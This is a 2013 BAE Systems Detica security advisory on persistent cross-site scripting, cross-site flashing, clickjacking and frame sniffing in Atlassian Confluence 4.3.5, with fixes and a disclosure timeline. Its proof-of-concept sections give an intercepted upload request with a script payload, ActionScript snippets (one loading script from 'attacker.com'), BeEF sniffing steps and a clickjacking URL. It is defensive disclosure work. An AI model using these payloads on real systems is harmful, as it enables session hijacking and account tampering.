

BAE Systems Detica Security Advisory

Atlassian Confluence Multiple Issues

Affected Version:	4.3.5. Other earlier versions may be affected.
Issue types:	Persistent Cross-site Scripting, Persistent Cross-site Flashing, Click Jacking
Affected vendor:	Atlassian (www.atlassian.com)
Release date:	July 10 th , 2013
Issue status:	Patched by Atlassian (unconfirmed)
Discovered by:	Andrew Horton, Sow Ching Shiong, Mahendra

Summary

Security researchers Andrew Horton, Sow Ching Shiong and Mahendra discovered persistent cross-site scripting, persistent cross-site flashing, and insufficient framing protection, vulnerabilities in Confluence version 4.3.5. The latest fully patched version of the application was used at the time of discovery.

The persistent cross-site scripting, and cross-site flashing vulnerabilities, enable an attacker with a user account on the Atlassian Confluence web application, to specially craft a Confluence webpage that will hijack the session of users who visit that page. This can be used by an attacker to elevate privileges from a basic user account, to an administrative account after any administrative user visits the webpage.

The insufficient framing protection vulnerability enables an attacker without a user account, to lure an authenticated user into following an untrusted link, click on a webpage, and perform unwanted actions. A harmless example is to update a user's profile with new information.

Persistent Cross-site Scripting

The vulnerability is caused by insufficient controls in the application to prevent JavaScript content executing that is included in user uploaded files. When a user uploads a file as an attachment to a wiki page, the web application chooses whether to allow the file to be rendered in-line based on the filename extension and the provided content-type. It is possible to bypass these controls and upload a file containing JavaScript content that will execute JavaScript in a user's web browser.

Persistent Cross-site Flashing

The vulnerability exists because the application has a design flaw that allows Adobe Flash files to be uploaded, and Flash files can trigger JavaScript to be executed. Cross-site flashing vulnerabilities are similar in impact to cross-site scripting.

Insufficient Framing Protection

Framing involves placing one webpage within another webpage by use of the iframe HTML element. One familiar use of iframes is to embed maps within web pages. When a website is framed within another untrusted webpage, various attacks are possible including click jacking and frame sniffing.

Persistent Cross-site Scripting Description

Cross-site scripting vulnerabilities exist when an attacker can cause arbitrary JavaScript into be included within a response from a web application. Persistent cross-site scripting occurs when the JavaScript payload is stored in the web application and presented to another user of the web application at a later time.

Throughout most of the Atlassian Confluence web application, there is adequate user input validation and output sanitization to protect against cross-site scripting however the attachment upload functionality can be abused to perform this attack.

When a user uploads a file as an attachment to a wiki page, the web application chooses whether to render the content in-line or provide it as a downloadable file depending on the filename extension and the user provided content-type. HTML files are restricted from being rendered in-line. However, it is possible to bypass these controls and upload a file containing JavaScript content that will be rendered as HTML in the web browser. This can be achieved by uploading a filename that does not contain an "HTML" extension, and providing a user supplied content-type that is set to something other than "text/html".

Impact

This vulnerability can be used to perform unwanted actions on a user's behalf, and to perform a session hijacking attack by injecting malicious JavaScript.

Affected products

This vulnerability was discovered in default installations of Confluence 4.3.5. Other earlier versions may also be affected.

Proof of concept

To demonstrate the persistent cross-site scripting, follow the steps below.

1. Create a file that contains a cross-site scripting payload such as the following example:
`<html><body><script>alert(1);</script></body></html>`
2. Add an attachment to a wiki page.

Attached Files

Name	Size	Creator	Creation Date	Comment
  html alert	0.1 kB	Horton, Andrew (AU Melbourne)	Jan 14, 2013 16:08	

 [Download All](#)

Attach File

1. No file chosen

Comment:

[Attach more files](#)

Figure 1 Attach a file to a page

- Use your proxy software to intercept the POST request that uploads the attachment file. Alter the user supplied content-type to a value other than "text/html" and ensure that the filename does not contain the suffix, ".html" as shown below.

```
POST /pages/doattachfile.action?pageId=13143245 HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 1420
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin:
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.17 (KHTML, 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryr5jCmtigGK
Referer:
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-GB,en-US;q=0.8,en;q=0.6
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: JSESSIONID=75937BF990815ADCA45DD50152B1B314

-----WebKitFormBoundaryr5jCmtigGKB9vHhN
Content-Disposition: form-data; name="file_0"; filename="BAE xss"
Content-Type: 31337

<html>
<body>
<script>alert('Cross-site scripting by BAE Systems Detica');</script>
</body>
</html>
-----WebKitFormBoundaryr5jCmtigGKB9vHhN
Content-Disposition: form-data; name="comment_0"
```

Figure 2 Intercept the file upload

- Observe that the attached file has been uploaded.





Figure 3. View the attached file list

- Follow the attached file link and observe that cross-site scripting occurs.



Solution

Solution for Atlassian

Use a whitelist of allowed content types that can be rendered in-line instead of a blacklist approach which restricts files based on filenames and user provided content-types. Ensure that none of the whitelisted content-types can be used to render HTML which may include scripting content.

For unknown and non-whitelisted content types, force the browser to download the file by including the "Content-Disposition: attachment;" HTTP header.

Solution for Confluence users

Upgrade to Atlassian Confluence version 4.3.7. Note that Detica has not verified this issue is resolved.

Persistent Cross-site Flashing Description

Cross-site flashing vulnerabilities exist when an attacker can cause arbitrary JavaScript to be executed from within a Flash file in a web application. Persistent cross-site scripting occurs when the JavaScript payload is stored in the web application and presented to another user of the web application at a later time.

The vulnerability is due to a design flaw in the application that allows Adobe Flash files to be uploaded, and Flash files can trigger JavaScript to be executed. Cross-site flashing vulnerabilities are similar in impact to cross-site scripting.

This vulnerability is more easily exploited than the persistent cross-site scripting vulnerability as the JavaScript can be automatically executed upon viewing a webpage on the wiki.

A variety of methods are available within the ActionScript language to execute JavaScript from within a Flash file. These methods include, but are not limited to the following examples:

- **ExternalInterface.call**("document.write","<script>alert(1)</script>");
- **navigateToURL**(new URLRequest("Javascript: document.write('<script>alert(1)</scr'+\"ipt>\"'),"_self")
- **ExternalInterface.call**("eval","myWindow=window.open(",",','width=200,height=100');myWindow.document.write('<html><head><script src='http://attacker.com/evil.js'></script></head><body>hi</body></html>');myWindow.focus(");

Impact

This vulnerability can be used to perform unwanted actions on a user's behalf, and to perform a session hijacking attack by injecting malicious JavaScript.

Affected products

This vulnerability was discovered in default installations of Confluence 4.3.5. Other earlier versions may also be affected.

Proof of concept

To demonstrate the stored cross-site flashing, which is similar in impact to cross-site scripting, follow the steps below.

1. Create a new page in the wiki.




Figure 4 Edit a wiki page

2. Add an attachment, upload an SWF file which triggers JavaScript. A ability to upload an SWF file to the web server is considered insecure in isolation.




Figure 5 Upload an attachment

3. Insert a media macro object to the wiki page.




Figure 6 Insert a macro

4. Select the attachment you just uploaded as the media file to insert into the page.



Figure 7 Insert a multimedia macro

5. Verify that the Flash object is embedded within the page.




Figure 8 Edit a wiki page

6. Save the page and verify that the stored cross-site flashing occurs when the page is viewed. In this case, the SWF cause an alert box to popup to demonstrate the ability to execute arbitrary JavaScript.




Figure 9 Cross-site flashing

Solution

Solution for Atlassian

To prevent user supplied Flash files from interacting with the web application, allow the files to be only accessible via a URL that cannot interact with the web application due to “same origin policies” enforced by the user’s web browser.

Require a separate hostname for hosting user supplied content such as SWF files, for example: if the Confluence web application was accessible at <https://www.confluence.local>, then access media such as Flash files from <https://media.confluence.local>.

Solution for Confluence users

Upgrade to Atlassian Confluence version 4.3.7. Note that Detica has not verified this issue is resolved.

Insufficient Framing Prevention

Framing involves placing one webpage within another webpage by use of the iframe HTML element. One familiar use of iframes is to embed maps within web pages.

When a website is framed within another untrusted webpage, various attacks are possible including click jacking and frame sniffing.

To perform a click jacking attack, an attacker must lure an authenticated user into following an untrusted link, then entice the user into clicking on the web page. The attacker will set up a web page that contains the Confluence web application within an iframe that is made invisible. The user will unwittingly click on a button or link within Confluence causing an unwanted action. The iframe is made invisible by setting the CSS opacity property, it is placed on top of other elements by using the CSS z-index property, and it is lined up with a visible decoy button by using CSS absolute positioning.

Frame sniffing attacks require that a user be lured into following an untrusted link. The attack requires placing Confluence within an iframe, then attempting to scroll the iframe to various anchor names. The parent web page can determine whether the scrolling is successful which leaks details about the iframe's content.

Impact

Click jacking can be used to perform a limited set of unwanted actions on a user's behalf. One example of an attack is to update a user's profile with new information for fields such as 'About Me', and to update the user's website link. This is made possible by the ability to populate form fields by setting URL parameters.

Frame sniffing can be used to elicit information from the Confluence web application, for example it can be used to determine which of a set of company names are searchable using the Confluence search functionality.

Affected products

This vulnerability was discovered in default installations of Confluence 4.3.5. Other earlier versions may also be affected.

Proof of concept for Frame Sniffing

Note that some web browsers provide protection against frame sniffing. Testing was performed using the latest Firefox.

To exploit this issue follow these steps:

1. Lure an authenticated user to a webpage that contains a BeEF (Browser Exploitation Framework) hook.
2. Use the iFrame Sniffer module.
 - a. Set the input URL to : `https://host.local/dosearchsite.action?queryString=apple`
 - b. Set the anchors to check to : `search-results-body`
3. Click Execute
4. Check the response. If the anchor, `#search-results-body` exists then the search term 'apple' can be found within the Confluence web application.




Figure 10 Use the iFrame sniffer to detect Confluence content




Figure 11 The anchor #search-results-body exists

A secondary exploit to determine whether a user is logged in:

1. Lure a user to a webpage that contains a BeEF (Browser Exploitation Framework) hook.
2. Use the iFrame Sniffer module.
 - a. Set the input URL to : https://host.local/login.action
 - b. Set the anchors to check to : forgot-password
3. Click Execute
4. Check the response. If the anchor, #forgot-password exists then the user is not currently logged into the Confluence web application.

Proof of concept for Click Jacking

To exploit this issue follow these steps:

1. Create a web page that contains the following URL in an iframe,
 - a. <https://host.local/users/editmyprofile.action?personalInformation=I%20got%20clickjacked&userparam-website=http://phishing.com/>
2. Set the CSS properties for the iframe to:
 - a. z-index:10; opacity:0;
3. Place an image on the web page underneath the 'Save' button
4. Lure an authenticated Confluence user into following an untrusted link and clicking

The screen shot below shows the 'Save' button as semi-opaque.

Confluence Clickjacking Exploit v1

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi.

[read more](#)


A Save button is hidden in front of the 'read more' link. When clicked, this will update the user's profile.

The hidden iframe contains : <https://host.local/users/editmyprofile.action?personalInformation=I%20got%20clickjacked&userparam-website=http://phishing.com/>

Figure 12 Clickjacking exploit webpage with a semi opaque iframe

Solution

Solution for Atlassian

To prevent framing attacks, include the X-Frame-Options HTTP header for all web application web pages.

The values for X-Frame-Options are:

- DENY – The page cannot be displayed in a frame
- SAMEORIGIN – The page can only be displayed in a frame on the same origin as the page itself.
- ALLOW-FROM <URI> – The page can only be displayed in a frame on the specified origin

Detica recommends using the DENY option.

Solution for Confluence users

Upgrade to Atlassian Confluence version 4.3.7. Note that Detica has not verified this issue is resolved.

Response timeline

- 04/02/2013 - Vendor notified.
- 04/02/2013 - Vendor acknowledges receipt of advisory.
- 04/02/2013 - Vendor confirms issue presence and claims they were already aware of some of these issues at <https://jira.atlassian.com/browse/CONF-27973>.
- 21/05/2013 – Vendor advises that these security issues are resolved on their bug tracking JIRA system at <https://jira.atlassian.com/browse/CONF-27973>.
- 10/07/2013 – Detica has not verified the veracity of the vendor resolution.
- 10/07/2013 - This advisory is published.

References

- Vendor advisory: The vendor, Atlassian has chosen not to issue an advisory.

Vulnerability Disclosure Policy

Detica works extensively with a wide range of software and hardware product vendors internationally to assess and improve the security of the systems they have developed. Our primary interest is ensuring the security of our clients, as well as the broader community of users. To support this purpose, we follow a responsible disclosure policy, consisting broadly of the following approach:

Detica will make all reasonable effort to formally contact the vendor and/or manufacturer (via email, telephone and/or facsimile) of the vulnerability, providing as much information as is reasonably possible to enable the vendor to reproduce and fix the identified issues.

Detica requests a response from the vendor to this initial communication, acknowledging receipt of the vulnerability report, within one (1) week.

If no response has been received, Detica will make a second attempt after one (1) week to contact the vendor, again requesting receipt of the report within one (1) week.

Detica will generally allow three (3) months for a patch to be released which satisfactorily remediates the vulnerability, prior to disclosure. The three (3) month period will begin upon the first attempt by Detica to contact the vendor.

If either time frame elapses without sufficient explanation, Detica may issue a public advisory about the elevated level of risk posed by running the vendor's product.

Detica reserves the exclusive right to publicly release details provided to the vendor before a patch or effective mitigation has been released. Detica similarly reserves the right to communicate details of the vulnerabilities to our clients and partners, under non-disclosure agreement, to enable them to take any available protective measures prior to the vendor's patch being released.

When a patch or other acknowledgement of this issue is released by the vendor, we request attribution of the research contained in this report to Detica (<http://www.baesystemsdetica.com.au>).

Detica research can be contacted at research@baesystemsdetica.com.au.

About BAE Systems Detica

At Detica, we specialise in providing information security consulting and testing services for government and commercial clients.

Established in 2004, we're now one of the leading independent information security companies in the Australasian and SE-Asian region. We employ in excess of 40 permanent and contract staff in offices throughout Australia and in Singapore and Malaysia. All of our people are experienced security professionals, and each is a leading specialist in their field.

We have the experience, the industry knowledge and expertise to deliver effective, measurable outcomes for business and government clients. Our direct and pragmatic Australian approach to what is generally a complex business area has been a major advantage. This approach has enabled Detica to engage and win contracts with Australian and State Government agencies and major international software companies and governments, despite competition from large multinational players.

We have genuine expertise in delivering consulting and testing services to major clients in the Defence & National Security, Financial Services, Government, Health & Human Services, ICT and Critical National Infrastructure industries.

